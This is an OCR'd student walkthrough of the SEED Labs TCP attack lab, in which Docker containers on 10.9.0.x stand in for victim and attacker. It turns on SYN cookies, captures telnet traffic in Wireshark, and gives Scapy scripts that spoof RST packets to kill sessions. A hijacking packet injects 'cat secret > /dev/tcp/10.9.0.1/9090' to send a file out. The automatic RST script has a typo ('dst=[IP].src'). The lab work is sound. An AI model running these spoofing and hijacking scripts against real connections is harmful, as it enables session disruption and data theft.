
sysctl -w net.ipv4.tcp_syncookies=1



```
root@27e6e697ac3f:/home# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@27e6e697ac3f:/home#
```


We've turned on the syn cookie. Let's try the attack again..

I failed right. That's because we turned on the syn cookie.



```
root@VM:/volumes# ls
synflood  synflood.c  synflood.py
root@VM:/volumes# ./synflood 10.9.0.5 23
```

Try to login… to the victim's machine



```
This system has been minimized by removing packages and content tha
t are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Dec  2 06:27:07 UTC 2022 from 27e6e697ac3f on pts/3
seed@27e6e697ac3f:~$
```


4. TASK 2: TCP RST ATTACKS ON TELNET CONNECTIONS.

The TCP RST attack can terminate an established TCP connection between two victims. For Example, if there is an established telnet connection (TCP) between two user A and B attacker can spoof a RST packet from A to B, breaking the existing connection.

LAUNCH THE ATTACK MANUALLY

Solution…

Let's open up wireshark. For this one. [br-id. filters].




[SEED Labs] The Wireshark Network Analyzer

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Welcome to Wireshark
Capture

…using this filter: host 10.9.0.5 and tcp port 23 | All interfaces shown

```
veth16175fe
enp0s3
vethb8507f3
vetha0c8fa4
br-628bfab782c5
Loopback: lo
any
docker0
bluetooth-monitor
nflog
nfqueue
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
```



[SEED Labs] Capturing from br-628bfab782c5 (host 10.9.0.5 and tcp port 23)

```
No.   Time   Source   Destination   Protocol   Length   Info
[illegible]
```

```
› Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface br-628bfab782c5, id 0
› Ethernet II, Src: 02:42:01:5f:7e:ac (02:42:01:5f:7e:ac), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
› Internet Protocol Version 4, Src: 44.156.120.41, Dst: 10.9.0.5
› Transmission Control Protocol, Src Port: 0, Dst Port: 23, Seq: [illegible], Len: 0
```

```
[illegible]
```

br-628bfab782c5: <live capture in progress>   Packets: 1111637 · Displayed: 1111637 (100.0%)   Profile: Default


……

Let's create another file call it any name you'd like I choose rewined.py use this command while In the volume folder.

```
gedit rewined.py
```


Copy the code given to you in the question and paste.

In this we're pretending to be the user. As we've gotten the TCP information from WireShark, we can now get the src, destination, sport and dport and others…




```
# Launching the attack manually
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@, dport=@@, flags="R", seq=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt, iface="eth0", verbose=0)
```

This is the complete code that came from my wire shark..




```
#!/usr/bin/env python3

# Launching the attack manually

from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5") # impersonate the user
tcp = TCP(sport=49634, dport=23, flags="R", seq=716521006)
pkt = ip/tcp
ls(pkt)
send(pkt, iface="br-d9fee023f6df", verbose=0)

```

Now let run the attack. Run python3 rewined.py to start the attack..



```
ttl        : ByteField                  = 64             (64)
proto      : ByteEnumField              = 6              (0)
chksum     : XShortField                = None           (None)
src        : SourceIPField              = '10.9.0.6'     (None)
dst        : DestIPField                = '10.9.0.5'     (None)
options    : PacketListField            = []             ([])
--
sport      : ShortEnumField             = 49634          (20)
```

After you've seen this, Try to login in to the victim's machine again. You'll see that the connection closed.




```
seed@60f86d04db1f:~$ Connection closed by foreign host.
root@e4f3d3098e5d:/#
```

AUTOMATIC ATTACK…

To solve this, We have to create a new file with any name. mine is auto.py

```
gedit auto.py
```


This code can send the attack automatically




```python
#!/usr/bin/python3

from scapy.all import *

def spoof_tcp(pkt):
   IPLayer  = IP(dst=[IP].src, src=pkt[IP].dst)
   TCPLayer = TCP(flags="R", seq=pkt[TCP].ack,
                  dport=pkt[TCP].sport, sport=pkt[TCP].dport)
   spoofpkt = IPLayer/TCPLayer
   ls(spoofpkt)
   send(spoofpkt, verbose=0)

pkt=sniff(iface='br-628bfab782c5', filter='tcp port 23',
prn=spoof_tcp)
```

```
Now that we've gotten the code, let's then launch the attack.
```

Now Run your code. And launch the attack. Then navigate to the victim's route and type something and head back to the attacker's rout and see the output. The connection died immediately



```
seed@60f86d04db1f:~$ lConnection closed by foreign host.
root@e4f3d3098e5d:/#
```



```
ttl        : ByteField                    = 64            (64)
proto      : ByteEnumField                = 6             (0)
chksum     : XShortField                  = None          (None)
src        : SourceIPField                = '10.9.0.6'    (None)
dst        : DestIPField                  = '10.9.0.5'    (None)
options    : PacketListField              = []            ([])
--
sport      : ShortEnumField               = 49634         (20)
```

5. **TASK 3: TCP SESSION HIJACKING…**

The objective of the TCP session hijacking attack is to hijack an existing TCP connection (session) between two victims by injection malicious content in to the session. If the connection is a telnet session attacker can inject malicious commands (e.g. deleting important files) in to this session.

SOLUTION…


Let's create a file with any name. mine is hijack.py

```
Touch hijack.py  OR gedit hijack.py
```

ATTACKING MANUALLY..

Sol.

Just as the others. Let's Login in to the victim's machine and then open wire shark to capture all the connection…


[SEED Labs] The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Welcome to Wireshark
Capture
…using this filter:
All interfaces shown


```
host 10.9.0.5 and tcp port 23
```

```
veth16175fe
enp0s3
vethb8507f3
vetha0c8fa4
br-628bfab782c5
Loopback: lo
any
docker0
bluetooth-monitor
nflog
nfqueue
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
```

Make sure to use the victim's host ip address. So you don't get a hard time finding your needed connection attacks'.


When you start the packet capturing, You'll see no captures till you head back to the terminal and navigate to the victim's route and type anything like listing the files. After hitting on enter, Go back to wire shark and you'll see all the needed connection and packets.

This is mine..



```
lo.  Time                Source     Destination  Protocol  Length Info
   7 2022-12-02 04:3…   10.9.0.5   10.9.0.6     TELNET        67 Telnet Dat
   8 2022-12-02 04:3…   10.9.0.6   10.9.0.5     TCP           66 38914 → 23
   9 2022-12-02 04:3…   10.9.0.6   10.9.0.5     TELNET        68 Telnet Dat
  10 2022-12-02 04:3…   10.9.0.5   10.9.0.6     TELNET        68 Telnet Dat
  11 2022-12-02 04:3…   10.9.0.6   10.9.0.5     TCP           66 38914 → 23
  12 2022-12-02 04:3…   10.9.0.5   10.9.0.6     TELNET        74 Telnet Dat
  13 2022-12-02 04:3…   10.9.0.6   10.9.0.5     TCP           66 38914 → 23
  14 2022-12-02 04:3…   10.9.0.5   10.9.0.6     TELNET        87 Telnet Dat
  15 2022-12-02 04:3…   10.9.0.6   10.9.0.5     TCP           66 38914 → 23
```

Code to the attack. After getting all the needed data's from the TCP packet.




```python
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=38914, dport=23, flags="A", seq=124555868,
ack=3790189270)
data = "\r cat secret > /dev/tcp/10.9.0.1/9090 \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, iface="br-628bfab782c5", verbose=0)
```

Now let's run a server for the cat.

